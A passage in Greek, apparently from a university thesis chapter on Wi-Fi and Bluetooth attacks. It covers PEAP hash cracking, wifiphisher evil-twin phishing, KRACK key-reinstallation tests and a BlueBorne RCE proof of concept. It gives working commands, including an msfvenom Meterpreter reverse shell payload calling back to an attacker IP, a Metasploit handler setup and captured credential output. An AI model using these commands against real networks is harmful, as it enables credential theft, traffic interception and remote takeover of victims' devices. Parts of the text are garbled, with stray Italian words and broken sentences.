response: 0b:9c:88:ad:27:00:fe:da:27:6f:63:4a:82:df:18:1c:34:97:31:74:d0:d7:ce:4b

jtr NETNTLM: user@example.com:

$NETNTLM$fed91e7aaf0c3dfc$0b9c88ad2799feda276f634a82df181c34973174d0d7ce4b

wlan0: CTRL-EVENT-EAP-FAILURE f6:8b:5a: a7:67: ff

wlan0: STA f6:8b:5a: a7:67: ff IEEE 802.1X: authentication failed - EAP type: 0 (unknown)

wlan0: STA f6:8b:5a: a7:67: ff IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)

4. Σπάμε το password.

Εντοπίζουμε τον κωδικό πρόσβασης που χρησιμοποιεί ο χρήστης εφαρμόζοντας το Dictionary attack 4.1.7 μέσω του tool asleap, περνώντας την πρόκληση και την απάντηση που δίνεται στην έξοδο στο προηγούμενο σημείο.

- Σκοπιμότητα επίθεσης: Σύμφωνα με την έρευνά μου για την υποστήριξη PEAP, οι χρήστες του 65% των πανεπιστημίων που αναλύθηκαν είναι επιρρεπείς σε αυτόν τον τύπο επίθεσης επειδή οι αιτούντες δεν αναγκάζονται να επικυρώσουν το πιστοποιητικό που εκθέτει ο διακομιστής ελέγχου ταυτότητας.

- Συνέπειες της επίθεσης: Ο εισβολέας είναι σε θέση να λάβει τις τιμές πρόκλησης και απόκρισης για να μπορέσει να ξεκινήσει την επίθεση Dictionary attack 4.1.7 μέσω του tool asleap.

4.1.10 Phishing attack

- Οι συντελεστές του σεναρίου:

πελάτης με δύο κάρτες Wi-Fi, η μία υποστηρίζει λειτουργία AP και η άλλη την monitor mode che la packet injection.

θύμα: πελάτης συνδεδεμένος σε WPA/WPA2 Personal ή Enterprise AP.

- Προαπαιτούμενα επιθεσης:

ο εισβολέας πρέπει να έχει κερδίσει μια θέση MITM μεταξύ του πελάτη και του AP.

Για το σενάριο Firmware Update Page, ο εισβολέας πρέπει να προσδιορίσει σωστά τον κατασκευαστή hardware του AP στο οποίο είναι συνδεδεμένο το θύμα, για να κάνει τη σελίδα ηλεκτρονικού ψαρέματος πιο αξιόπιστη.

Το εργαλείο wifiphisher εφαρμόζει μια automatic association attack (KARMA attack 4.1.11 ο Known Beacons attack 4.1.14) για να αποκτήσει μια θέση MITM μεταξύ του πελάτη και του AP. Στη συνέχεια, ανακατευθύνει όλη την επισκεψιμότητα που δημιουργείται από τον πελάτη σε μια σελίδα phishing. Η επίθεση απαιτεί δύο κάρτες Wi-Fi, αλλά για ορισμένους τύπους επιθέσεων αρκεί μόνο μία. Σε αυτές τις περιπτώσεις, χρησιμοποιώ την επιλογή -nJ ή -noextensions που παρακάμπτει το βήμα κατάργησης ταυτότητας πελάτη.

Η επίθεση γίνεται σε τρεις φάσεις:

1. Το θύμα αποαυτοποιείται από το AP. Το Wifiphisher διαταράσσει συνεχώς το AP που πρόκειται να αναπαραχθεί αποστέλλοντας deauthentication e disassociation frame μέσω της κάρτας Wi-Fi που υποστηρίζει την packet injection.

2. Το θύμα συνδέεται με AP που ελέγχεται από τον εισβολέα. Το Wifiphisher, μεσω sniffing αντιγράφει τη διαμόρφωση του AP στο οποίο συνδέθηκε το θύμα. Δημιουργει ένα αντίγραφο AP και ενεργοποιει έναν διακομιστή NAT/DHCP. Χάρη στα πλαίσια deauthentication e disassociation frame και automatic association attack, οι πελάτες θα συνδεθούν στο αντίγραφο του AP.

3. Το θύμα ανακατευθύνεται σε μια ειδικά κατασκευασμένη σελίδα phishing. Το Wifiphisher χρησιμοποιεί έναν web server που ανταποκρίνεται σε αιτήματα HTTP και HTTPS. Μόλις το θύμα ζητήσει μια ιστοσελίδα, το Wifiphisher απαντά με τη σελίδα phishing να ζητά διαπιστευτήρια ή να περιέχει κακόβουλο λογισμικό. Αυτή η σελίδα είναι ειδικά προετοιμασμένη για επίθεση στο θύμα. Για παράδειγμα, μια σελίδα διαμόρφωσης router για να είναι πιο αξιόπιστη θα περιέχει το λογότυπο του κατασκευαστή της συσκευής που χρησιμοποιεί το θύμα. Το εργαλείο υποστηρίζει πολλά πρότυπα για διαφορετικά σενάρια phishing.

Από προεπιλογή, το Wifiphisher χρησιμοποιεί την επίθεση KARMA ως automatic association attack στην πρώτη φάση της επίθεσης. Για την εφαρμογή της επίθεσης Known Beacons, η συγκεκριμένη επιλογή -kB ή -knownbeacons, η οποία χρησιμοποιεί ένα λεξικό ESSID που έχει προετοιμαστεί με βάση πολύ κοινά ονόματα δικτύων, δίκτυα που προσδιορίζονται μέσω wardriving και πληροφορίες που ανακτώνται από την ίδια community di Wifiphisher Το λεξικό περιλαμβάνει:

— προεπιλεγμένες τιμές default: "AndroidAP", "linksys", "iPhone"

— Κοινές τιμες οπως: "wireless", "guest", "cafe", "public", "guest"

— ιμές παγκόσμιων ενεργών δικτύων Wi-Fi:: "eduroam", "attwifi", "xfinitywifi";

— τιμές δικτύου που είναι δημοφιλείς σε ξενοδοχεία, αεροδρόμια και άλλους δημόσιους χώρους: "walmartwifi", "hhonors_public".

Μπορώ να ξεκινήσω το εργαλείο χωρίς καμία επιλογή:

```
# wifiphisher
```

Το εργαλείο επιλέγει την πιο ισχυρή διεπαφή Wi-Fi που είναι διαθέσιμη για χρήση κατά τη διάρκεια της επίθεσης. Μου επιτρέπει να επιλέξω ένα από τα ESSID των εντοπισμένων AP και να επιλέξω το σενάριο phishing που θα υιοθετήσω. Αν θέλω να παρακολουθήσω την εξέλιξη της συγκεκριμένης επίθεσης, η επιλογή —logging έτσι ώστε το εργαλείο να αναφέρει τα αρχεία καταγραφής στο τοπικό αρχείο wifiphisher.log.

Τα διαθέσιμα σενάρια phishing ειναι: Network Manager Connect, Firmware Update Page, Browser Plugin Update e OAuth Login Page.

1. Network Manager Connect

Αυτό το σενάριο μιμείται τη συμπεριφορά ενός network manager. Το Wifiphisher ανακατευθύνει το θύμα σε μια σελίδα "Χωρίς σύνδεση στο Internet" στο Chrome και εμφανίζει ένα παράθυρο παρόμοιο με αυτό του network manager μέσω του οποίου ζητά το PSK. Οι διαχειριστές δικτύου που υποστηρίζονται αυτήν τη στιγμή είναι εκείνοι των Windows και MAC OS. Χρησιμοποιώ αυτό το σενάριο εκτελώντας την ακόλουθη εντολή.

```
#  wifiphisher -p wifi_connect
```

Δοκίμασα αυτό το σενάριο με ένα θύμα των Windows 10 και ένα θύμα του MAC OS X. Το πρώτο θύμα μετά τον έλεγχο ταυτότητας συνδέθηκε σύμφωνα με την επίθεση των Known Beacons στο δίκτυο με ESSID "AndoidAP" ενώ το δεύτερο σε αυτό με ESSID "Torino Airport Wifi". Και τα δύο θύματα μπήκαν στο PSK του δικτύου από το οποίο έγινε η ταυτοποίηση.

2. Firmware Update Page

Το εργαλείο παρουσιάζει στο θύμα μια σελίδα ενημέρωσης firmware του AP χωρίς λογότυπο ή επωνυμία. Θέλοντας να βελτιώσω την επίθεση, μπορώ να ανακτήσω τη διεύθυνση MAC του AP στο οποίο είναι συνδεδεμένο το θύμα, από αυτό το ίχνος πίσω στον κατασκευαστή και στη συνέχεια να ενημερώσω τη σελίδα phishing. Για την ενημέρωση του firmware, απαιτείται το PSK. Μετά την είσοδο στο PSK, το θύμα ανακατευθύνεται σε μια σελίδα με μια γραμμή προόδου ενημέρωσης. Οι σελίδες που διαχειρίζεται ο εισβολέας είναι επίσης κατάλληλες για προβολή σε smartphone. Χρησιμοποιώ αυτό το σενάριο εκτελώντας την ακόλουθη εντολή.

```
# wifiphisher -p firmware-upgrade
```

Η επιλογή -hC <HC> ή —handshake-capture <HC>, με HC capture της handshake μεταξύ πελάτη και AP, σας επιτρέπει να ελέγξετε εάν το PSK που εισήγαγε το θύμα είναι έγκυρο. Καταγράφω τη χειραψία μέσω airodump-ng καθορίζοντας την παράμετρο —output-format pcap. Εάν περνώντας τη lhandshake στο εργαλείο λαμβάνω το μήνυμα Handshake capture does not contain valid handshake, μπορώ να ελέγξω ποιο είναι το πρόβλημα ανοίγοντας το αρχείο λήψης με το wireshark και εφαρμόζοντας το φίλτρο eapol. για να λάβω την πλήρη handshake να εμφανίσω 4 καρέ, διαφορετικά θα συλλάβω ξανά. Χρησιμοποιώντας την επιλογή -hC δεν χρειάζεται να καθορίσω την παράμετρο -e ή --essid, αλλά επιλέγω το ESSID για επίθεση μεταξύ των δικτύων που προσδιορίζονται από το εργαλείο, για να επιτρέψω στο wifiphisher να αντιγράψει τις διαθέσιμες πληροφορίες από το αρχικό πλαίσιο beacon. Καθορίζοντας τη χειραψία, είμαι βέβαιος ότι ο κωδικός πρόσβασης που λαμβάνω από το θύμα είναι σωστός. Η επίθεση είναι πολύ πιο αποτελεσματική και αποκλείεται η περίπτωση που το θύμα κάνει λάθη κατά την είσοδο στο PSK. Εκμεταλλεύομαι τη handshake ου καταγράφηκε εκτελώντας την ακόλουθη εντολή.

```
# wifiphisher -p firmware-upgrade -hC <HC>
```

HC =αρχείο που περιέχει τη handshake

Το Wifiphisher επαληθεύει τον κωδικό πρόσβασης που εισήγαγε το θύμα. Εάν είναι σωστό, προσομοιώνει την ενημέρωση firmware ιαφορετικά εμφανίζει ένα μήνυμα σφάλματος στη σελίδα phishing που καλεί το θύμα να εισαγάγει το σωστό.

3. Browser Plugin Update

Το εργαλείο παρουσιάζει στο θύμα μια σελίδα ενημέρωσης plugin del browser, που μπορεί να χρησιμοποιηθεί για την εισαγωγή ωφέλιμου φορτίου

wifiphisher -p plugin_update —payload-path <P>

P = file του payload

Πριν εκτελέσω το wifiphisher, προετοιμάζω το payload που θα εκτελεστεί στο σύστημα του θύματος και δημιουργώ ένα reverse Meterpreter shell προς το μηχάνημά μου.

$ msfvenom —arch x86 —platform windows —payload windows/meterpreter/reverse_tcp LHOST=<IP> —bad-chars "\x00" --format exe --out <F>

IP = διεύθυνση IP του εισβολέα

F = όνομα payload

Οι επιλογές που καθορίζονται για το msfvenom χρησιμοποιούνται ως παράδειγμα. Στην πράξη, ο εισβολέας πρέπει να λάβει υπόψη του ότι υπάρχουν διαφορετικές εκδόσεις των Windows, ορισμένες εφαρμόζουν αντίμετρα έναντι των εντολών που υπάρχουν στο και οι εντολές δεν υποστηρίζονται πάντα από όλες τις εκδόσεις των Windows. Στη συνέχεια, πρέπει να δημιουργήσει payload σύμφωνα με τα χαρακτηριστικά της έκδοσης των Windows που χρησιμοποιεί το θύμα.

Στο μηχάνημά μου πρέπει να ρυθμίσω το listener εκτελώντας την ακόλουθη εντολή.

$ msfconsole

Θέτω τις παραμέτρους κατάλληλες για το πλαίσιο της επίθεσης.

msf > use exploit/multi/handler

msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp

msf exploit(multi/handler) > set LHOST <IP>

msf exploit(multi/handler) > set ExitOnSession false

msf exploit(multi/handler) > exploit -j -z

[*] Handler binding to LHOST 0.0.0.0

[*] Started reverse handler

[*] Starting the payload handler...

IP = διεύθυνση IP του εισβολέα

Καθορίσαμε ότι είναι ένα payload meterpreter reverse_tcp. Η επιλογή -j σημαίνει ότι ο multi εν βγαίνει μόλις λάβει μια συνεδρία, αφού ίσως χρειαστεί να αποκαταστήσω ένα νέο λόγω σφάλματος ή να κάνω περισσότερες προσπάθειες για διαφορετικές εκδόσεις των Windows. Καθορίζοντας την επιλογή -z, ο listener ξεκινά στο παρασκήνιο. Το MetasPloit ακούει την αναμονή για μια σύνδεση. Όταν εκτελείται το payload στο σύστημα του θύματος, δημιουργείται μια συνεδρία προς τη μηχανή του εισβολέα. Επομένως, μπορώ να αλληλεπιδράσω καθορίζοντας με την επιλογή -σε ποια συνεδρία να με επιτεθεί.

[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.104:1043)

msf exploit(handler) > sessions -i 1

[*] Starting interaction with 1...

meterpreter >

Κατά τη διάρκεια των δοκιμών μου, το πρόγραμμα προστασίας από ιούς που είναι εγκατεστημένο στον υπολογιστή του θύματος (Windows 10) εντόπισε ότι το αρχείο ήταν κακόβουλο και το απέκλεισε. Η ολοκλήρωση της επίθεσης με το reverse_tcp είναι εκτός του πλαισίου της εργασίας της διατριβής, αλλά για το σενάριο της ενημέρωσης προσθήκης προγράμματος περιήγησης θεωρώ επαρκή την παράδοση του payload στο θύμα.

4. OAuth Login Page

Σε αυτό το σενάριο, προσομοιάζουμε μια δωρεάν υπηρεσία Wi-Fi που ζητά διαπιστευτήρια Facebook για τον έλεγχο ταυτότητας πελατών μέσω OAuth. Και μια δυνητικά πολύ αποτελεσματική επίθεση κατά των θυμάτων σε δημόσιους χώρους.

wifiphisher -p oauth-login -e "FreeWifi"

Η φόρμα που παρουσιάζεται δέχεται μόνο ένα έγκυρο email, αποφεύγοντας την αλληλεπίδραση με το wifiphisher όταν δεν είναι απολύτως απαραίτητο. Μετά την αποστολή των διαπιστευτηρίων, εμφανίζεται στο θύμα μια σελίδα σφάλματος στην οποία καλείται να περιμένει την παρέμβαση των τεχνικών που διαχειρίζονται την πύλη για την επίλυση του σφάλματος Καθορίζοντας την επιλογή -qS ή —quitonsuccess, το AP που ελέγχεται από τον εισβολέα διακόπτεται όταν αποκτηθεί το πρώτο ζεύγος διαπιστευτηρίων. Εάν θέλω να δώσω στα θύματα σύνδεση στο Διαδίκτυο, μπορώ να περάσω με την παράμετρο -iI ή -internetinterface τη διεπαφή μέσω της οποίας έχει συνδεσιμότητα το μηχάνημά μου.

Εάν η επίθεση είναι επιτυχής, η έξοδος του wifiphisher μοιάζει με αυτό:

[+] Captured credentials:

wfphshr-email=user@domain.com&wfphshr-password=s3cr3tp455w0rd

- Σκοπιμότητα της επίθεσης: η επιτυχία της επίθεσης Phishing εξαρτάται από πολλές περισσότερες μεταβλητές από αυτές των άλλων επιθέσεων που αναλύθηκαν. Αυτά περιλαμβάνουν: το ESSID πρέπει να εμφανίζεται στο PNL του θύματος, το θύμα δεν πρέπει να έχει υποψίες για τη σελίδα phishing, το payload trasferito δεν πρέπει να ανιχνεύεται από το πρόγραμμα προστασίας από ιούς.

Μια σελίδα phishing πρέπει να μεταφέρει υψηλή αξιοπιστία στο θύμα, πρέπει να έχει εμφάνιση και αίσθηση που δεν διακρίνεται από μια νόμιμη. Σύμφωνα με τη μελέτη [19] σχετικά με το phishing μέσω του ιστού, το 90% των χρηστών που υποβλήθηκαν στο πείραμα εισήγαγαν ευαίσθητα δεδομένα σε σελίδες phishing. Επιπλέον, τα αποτελέσματα αυτής της μελέτης δείχνουν ότι παρά τις προειδοποιήσεις του προγράμματος περιήγησης, για παράδειγμα σχετικά με ένα δόλιο πιστοποιητικό, το 68% των χρηστών συνέχισαν την περιήγηση, οδηγώντας σε μια επιτυχημένη επίθεση phishing.

- Συνέπειες της επίθεσης: με βάση το σενάριο που εφαρμόζεται, ο εισβολέας λαμβάνει διαφορετικά αποτελέσματα. Για τα σενάρια της Network Manager Connect e Firmaware Update Page ανατρέξτε στο Effects of Dictionary attack - Aircrack-ng 4.1.7. Εάν ο εισβολέας ολοκληρώσει την επίθεση σύμφωνα με το σενάριο Browser Plugin Update αποκτά προνομιακή πρόσβαση στον υπολογιστή του θύματος. Η επιτυχημένη επίθεση στο σενάριο Auth Login Page επιτρέπει στον εισβολέα να πραγματοποιήσει μια μη εξουσιοδοτημένη σύνδεση.

4.1.11 KARMA attack

Η επίθεση KARMA πραγματοποιείται από το WiFi Phisher (η χρήση του οποίου περιγράφεται στο Phishing attack 4.1.10).

4.1.12 KRACK attack

Υπάρχουν τόσο στο [20] που επαληθεύουν εάν ένας πελάτης ή ένα AP επηρεάζονται από τα τρωτά σημεία που εκμεταλλεύονται οι επιθέσεις KRACK όσο και ένα Proof of Concept (PoC) [21] που τα εκμεταλλεύεται για να αποκρυπτογραφήσει την κίνηση που αποστέλλεται από τον πελάτη στο AP. Όσο για τα σενάρια, δοκίμασα αυτά που ελέγχουν για τρωτά σημεία του πελάτη. Οι τιμές της διεπαφής, ssid και wpa_passphrase πρέπει να οριστούν στο hostapd/hostapd.conf. Πρέπει να συνδέσετε τον πελάτη στο δίκτυο που ενεργοποιείται μετά την εκκίνηση του script.

- Οι συντελεστές του σεναρίου:

  εισβολέας: πελάτης με κάρτα Wi-Fi.

  θύμα: πρόγραμμα-πελάτης WPA2.

- Προαπαιτουμενα επιθεσης:

  η κάρτα Wi-Fi του εισβολέα πρέπει να υποστηρίζει τη λειτουργία AP.

  ο τόπος όπου λαμβάνει χώρα η επίθεση πρέπει να υπόκειται σε χαμηλό επίπεδο παρεμβολής.

  Ο πελάτης-θύμα πρέπει να ζητήσει τη διεύθυνση IP μέσω DHCP για να αλληλεπιδράσει με επιτυχία με το script.

- Διαδικασία επίθεσης:

Κάθε σημείο ελέγχει εάν ο πελάτης είναι ευάλωτος σε μία μόνο ευπάθεια που εκμεταλλεύεται επιθέσεις KRACK.

Ελέγξτε εάν ο πελάτης είναι ευάλωτος στο replay των frame broadcast.

```
# python krack-test-client.py —replay-broadcast
```

Εάν ο πελάτης είναι ευάλωτος, λαμβάνω έξοδο παρόμοια με την παρακάτω.

Client accepts replayed broadcast frames (this is bad).

Fix this before testing for group key (re)installations!

Ελέγξτε εάν ο πελάτης επανεγκαθιστά το GTK στο group key handshake με ένα συγκεκριμένο RSC.

```
# python krack-test-client.py —group —gtkinit
```

Εάν ο πελάτης είναι ευάλωτος, λαμβάνω μια έξοδο παρόμοια με την παρακάτω.

Client always installs the group key in the group key handshake

with a zero-replay counter (this is bad).

Ελέγξτε εάν ο client επανεγκαθιστά το GTK στη group key handshake. Αυτή η δοκιμή ελέγχει για CVE-2017-13080 στέλνοντας εκπομπές ARP Request broadcast στον πελάτη.

```
# python krack-test-client.py --group
```

Εάν ο πελάτης είναι ευάλωτος, λαμβάνω μια έξοδο παρόμοια με την παρακάτω.

Client reinstalls the group key in the group key handshake (this is bad).

Επαληθεύουμε την επανεγκατάσταση του PTK στη four-way handshake στέλνοντας πολλές φορές το μήνυμα 3. Αυτή η δοκιμή επαληθεύει το CVE-2017-13077 παρακολουθώντας την κίνηση που αποστέλλεται από τον πελάτη για να δει εάν το κλειδί έχει επανεγκατασταθεί.

```
# python krack-test-client.py
```

Εάν ο πελάτης είναι ευάλωτος, λαμβάνω μια έξοδο παρόμοια με την παρακάτω.

IV reuse detected (IV=1, seq=10).

Client reinstalls the pairwise key in the 4-way handshake (this is bad).

Ελέγξτε εάν ο πελάτης εγκαθιστά το GTK στην four-way handshake με ένα συγκεκριμένο RCS. Αυτή η δοκιμή ολοκληρώνεται με τη συνεχή four-way handshake.

```
# python krack-test-client.py --gtkinit
```

Εάν ο πελάτης είναι ευάλωτος, λαμβάνω μια έξοδο παρόμοια με την παρακάτω.

Client always installs the group key in the 4-way handshake

with a zero-replay counter (this is bad).

Όσον αφορά το PoC που εκμεταλλεύεται τα τρωτά σημεία για την αποκρυπτογράφηση της κίνησης που αποστέλλεται από τον πελάτη στο AP, το περιεχόμενο των αρχείων enable_internet_forwarding.sh, hostapd.conf και dnsmasq.conf πρέπει να τροποποιηθεί. Στην πρώτη, πρέπει να οριστούν οι παράμετροι INTERNET (διεπαφή με την οποία το μηχάνημά μου έχει πρόσβαση στο Διαδίκτυο) και REPEATER (διεπαφή Wi-Fi που χρησιμοποιείται για τη λειτουργία AP). Στη δεύτερη, πρέπει να οριστεί η παράμετρος διεπαφής (ίδια τιμή με το REPEATER), το ssid (SSID του αρχικού δικτύου) και το wpa_passphrase (κωδικός πρόσβασης που χρησιμοποιείται για την πρόσβαση στο αρχικό δίκτυο). Το τρίτο πρέπει να οριστεί διεπαφή (ίδια τιμή με το REPEATER).

- Οι συντελεστές του σεναρίου:

εισβολέας: πελάτης με δύο κάρτες Wi-Fi, η μία υποστηρίζει λειτουργία AP και η άλλη λειτουργία monitor mode και packet injection

θύμα: πρόγραμμα-πελάτης WPA2.

- Προϋποθέσεις επίθεσης:

ο πελάτης-θύμα χρησιμοποιεί την έκδοση 2.4 του wpa_supplicant.

ο τόπος όπου λαμβάνει χώρα η επίθεση πρέπει να υπόκειται σε χαμηλό επίπεδο παρεμβολής.

- Διαδικασία επίθεσης::

1. Ενεργοποιήστε τη λειτουργία οθόνης στην κάρτα Wi-Fi που την υποστηρίζει. Δείτε το βήμα 1 της αποκάλυψης 4.1.1.

2. Ενεργοποιήστεl το IP forwarding και ενεργοποιήστε τον DNS server.

```
# ./krackattack/enable_internet_forwarding.sh
```

Παρέχω τη συνδεσιμότητα στο διαδίκτυο στο θύμα που συνδέεται με το δίκτυο Wi-Fi που δημιουργήθηκε μετά από να ρίξει το ακόλουθο σενάριο βημάτων.

3. Ξεκινήστε την επίθεση.

```
# python krack-all-zero-tk.py -d -t <T> -p <C> <MON_I> <AP_I> <E>
```

T = διεύθυνση MAC του πελάτη θύματος

C = όνομα του αρχείου όπου αποθηκεύονται τα frame που ανταλλάσσονται κατά τη διάρκεια της επίθεσης

MON_I = Η κάρτα Wi-Fi σε λειτουργία monitor mode ενεργοποιήθηκε στο πρώτο βήμα

AP_I = κάρτα Wi-Fi στην οποία είναι ενεργοποιημένη η λειτουργία AP

E = ESSID του δικτύου προς κλωνοποίηση

Το εργαλείο αναζητά το δίκτυο με το ESSID E και το κλωνοποιεί σε διαφορετικό κανάλι. Το θύμα είναι ήδη συνδεδεμένο στο νόμιμο δίκτυο, αλλά το εργαλείο στέλνοντάς του CSA frame το κάνει να περάσει στο κανάλι του δικτύου αντιγραφής. Με αυτόν τον τρόπο ο επιτιθέμενος παίρνει μια θέση man-in-the-middle μεταξύ του θύματος και του αρχικού δικτύου. Αυτό επιτρέπει στον εισβολέα να αλληλεπιδράσει με το θύμα για να πραγματοποιήσει την επίθεση KRACK, η αναπαραγωγή των μηνυμάτων handshake ναγκάζει τον πελάτη-θύμα να εγκαταστήσει ξανά το κλειδί κρυπτογράφησης PTK, το οποίο στην περίπτωση του wpa_supplicant 2.4 είναι ίσο με 0. Ο εισβολέας επομένως μπορεί για να αποκρυπτογραφήσει την κίνηση που στέλνει το θύμα στο νόμιμο AP. Παρακάτω είναι η πιθανή έξοδος.

Target network 3e:ad:1f: 36:50:19 detected on channel 1

Will create rogue AP on channel 11

Injected 4 CSA beacon pairs (moving stations to channel 11)

Rogue channel: injected Disassociation to 40: e2:30:8f: a0:6b

Established MitM position against client 40: e2:30:8f: a0:6b (moved to state 2)

Not forwarding EAPOL msg3 (1 unique now queued)

Got 2nd unique EAPOL msg3. Will forward both

these Msg3's seperated by a forged msg1.

==> Performing key reinstallation attack!

Εάν η επίθεση είναι επιτυχής, το output θα είναι παρόμοια με την παρακάτω.

Client 40: e2:30:8f: a0:6b moved to state 3

SUCCESS! Nonce reuse detected (IV=1), with usage of all-zero encryption key.

Now MitM'ing the victim using our malicious AP, and intercepting its traffic.

Forwarding auth to rouge AP to register client Client

40: e2:30:8f: a0:6b moved to state 5

Διαφορετικά λαμβάνω μια έξοδο παρόμοια με την ακόλουθη.

KRAck Attack against 40: e2:30:8f: a0:6b seems to have failed.

Η κίνηση που αποστέλλεται και λαμβάνεται από το θύμα μπορεί να επιθεωρηθεί εκτελώντας το wireshark στη διεπαφή που καθορίζεται στο enable_internet_forwarding.sh για το INTERNET.

- Σκοπιμότητα της επίθεσης: Τα τρωτά σημεία που εκμεταλλεύονται οι επιθέσεις KRACK επηρεάζουν τις εκδόσεις 2.4 και μεταγενέστερες του αιτούντος wpa και τα AP εάν εφαρμόζουν το πρότυπο 802.11r. Η κίνηση μπορεί να αποκρυπτογραφηθεί και να εγχυθεί εάν χρησιμοποιείτε WPA, ενώ εάν χρησιμοποιείτε WPA2 μπορεί μόνο να αποκρυπτογραφηθεί. Συγκεκριμένα, στις εκδόσεις 2.4 ο πελάτης επανεγκαθιστά ένα κλειδί κρυπτογράφησης PTK ίσο με 0, αντί να εγκαταστήσει το προηγουμένως χρησιμοποιημένο. Αυτό φαίνεται να οφείλεται στην κυριολεκτική ερμηνεία μιας σημείωσης στις απαιτήσεις Wi-Fi, η οποία απαιτεί να αφαιρέσετε το κλειδί κρυπτογράφησης από τη μνήμη μόλις εγκατασταθεί για πρώτη φορά. Ο πελάτης λαμβάνει το Message 3 ξανά, το εγκαθιστά ξανά με τιμή 0. Το Android 6.0 και νεότερες εκδόσεις χρησιμοποιούν ευάλωτες εκδόσεις του wpa_supplicant. Ο πίνακας ελέγχου διανομής [22] δείχνει ότι το 50% των συσκευών Android είναι ευάλωτες σε αυτήν την επίθεση. Για συσκευές άλλες από Linux και Android είναι πιο δύσκολο να αποκρυπτογραφηθεί η κίνηση.

Σύμφωνα με μια πρόσφατη μελέτη [23], οι περισσότεροι κατασκευαστές έχουν κυκλοφορήσει ενημερώσεις για την πρόληψη επιθέσεων, αλλά σε λίγες περιπτώσεις εξακολουθούν να είναι εφικτές. Έχουν εντοπιστεί μέθοδοι για την παράκαμψη των άμυνων που εφαρμόζονται ενάντια στις επιθέσεις KRACK για την επανάληψη της εκπομπής και των frame broadcast και multicast, αλλά οι επιθέσεις εξακολουθούν να έχουν χαμηλό αντίκτυπο. Οι επιθέσεις που αναφέρονται στη μελέτη αφορούν συγκεκριμένες εφαρμογές και ορισμένες έχουν ήδη λάβει ενημερώσεις ασφαλείας. Επίσης, η μέθοδος παράκαμψης της επίσημης υπεράσπισης του Wi-Fi Alliance μπορεί

να χρησιμοποιηθεί μόνο για την επανεγκατάσταση του integrity group key και δεν είναι ασήμαντη η εκτέλεση στην πράξη.

Η δυνατότητα αποκρυπτογράφησης πακέτων μπορεί να αξιοποιηθεί για τον εντοπισμό πακέτων TCP SYN. Ο εισβολέας μπορεί να λάβει τον Sequence Number (SN) μιας σύνδεσης TCP και εάν ο πελάτης χρησιμοποιεί WPA μπορεί να ενεργήσει σε αυτόν. Έχοντας πρόσβαση σε μη κρυπτογραφημένη κίνηση, μπορεί να εκτελέσει μια από τις πιο κοινές επιθέσεις κατά μη ασφαλών δικτύων Wi-Fi: την έγχυση κακόβουλου κώδικα σε μη κρυπτογραφημένες συνδέσεις HTTP.

- Συνέπειες της επίθεσης: Εάν το θύμα χρησιμοποιεί WPA, ο αντίκτυπος της επίθεσης KRACK είναι ακόμη πιο βαρύς. Στην πραγματικότητα, χρησιμοποιώντας το TKIP, η επαναχρησιμοποίηση των nonces επιτρέπει όχι μόνο την αποκρυπτογράφηση της κίνησης (όπως για το WPA2) αλλά και την έγχυση πακέτων.

Η συνημμένη handshake καθορίζει την κατεύθυνση της αποκρυπτογραφημένης και/ή της εγχυόμενης κίνησης. Όταν επιτίθεται στην four-way handshake μπορεί να αποκρυπτογραφήσει ή/και να εισάγει την κίνηση που αποστέλλεται από τον πελάτη. Αντίθετα, εάν επιτεθείτε στη handshake ης υλοποίησης 802.11r, μπορείτε να αποκρυπτογραφήσετε και/ή να εισαγάγετε την κίνηση που αποστέλλεται από το AP. Τέλος, οι περισσότερες επιθέσεις επιτρέπουν την επανάληψη frame unicast, broadcast και multicast.

4.1.13 BlueBorne attack

- Οι συντελεστές του σεναρίου:

  εισβολέας: συσκευή Bluetooth;

  θύμα: συσκευή Bluetooth.

- Προαπαιτουμενα επιθεσης:

  ο εισβολέας πρέπει να βρίσκεται σωματικά κοντά στο θύμα·;

  η συσκευή του θύματος μπορεί να μην έχει κανει pairing με αυτή του εισβολέα και δεν χρειάζεται να βρίσκεται σε λειτουργία εντοπισμού.

- Διαδικασία επίθεσης:

Το android712-blueborne [24] PoC επιτρέπει το RCE σε συσκευές Android που δεν έχουν εγκατεστημένη την ενημερωμένη έκδοση κώδικα ασφαλείας του Σεπτεμβρίου 2017. Δοκιμάστηκε από τους προγραμματιστές έναντι του Android 7.1.2 (LineageOS CM 14.1). Το CVE-2017-0785 και το CVE-2017-0781 γίνονται αντικείμενο εκμετάλλευσης. Το πρώτο για τον εντοπισμό διευθύνσεων μνήμης και την παράκαμψη της προστασίας Address Space Layout Randomization (ASLR), προκειμένου να εκμεταλλευτεί το δεύτερο για να καλέσει τη βιβλιοθήκη συστήματος libc και να εκτελέσει κώδικα στη συσκευή-θύμα . Το ASLR είναι μια τεχνική προστασίας μνήμης που τοποθετεί τυχαία στοιχεία μιας διεργασίας (όπως stack, heap e librerie) στο address space.

1. Ξεκινήστε την επίθεση.

python exp4.py hci0 <T>

T = BDADDR της συσκευής θύματος

- Σκοπιμότητα της επίθεσης: Οι συσκευές Android (εκτός από αυτές που χρησιμοποιούν μόνο BLE) είναι ευάλωτες στο BlueBorne. Παραδείγματα συσκευών που επηρεάζονται είναι: Samsung Galaxy, Samsung Galaxy Tab, Google Pixel και LG Watch Sport. Η Google εξέδωσε μια security patch τον Σεπτέμβριο του 2017. Τα λειτουργικά συστήματα Windows που ξεκινούν από τα Vista είναι ευάλωτα στο BlueBorne. Η Microsoft κυκλοφόρησε security patch τον Ιούλιο του 2017 για όλες τις υποστηριζόμενες εκδόσεις των Windows. Όσον αφορά το Linux, όλες οι συσκευές που χρησιμοποιούν BlueZ και αυτές από την έκδοση 2.6.32 έως την 4.14 είναι ευάλωτες στο BlueBorne. κυκλοφόρησαν τον Σεπτέμβριο του 2017. Οι συσκευές που εκτελούν iOS 9.3.5 και παλαιότερες εκδόσεις και tvOS 7.2.2 και παλαιότερες εκδόσεις είναι ευάλωτες στο BlueBorne. Τα τρωτά σημεία έχουν μετριαστεί με το iOS 10.

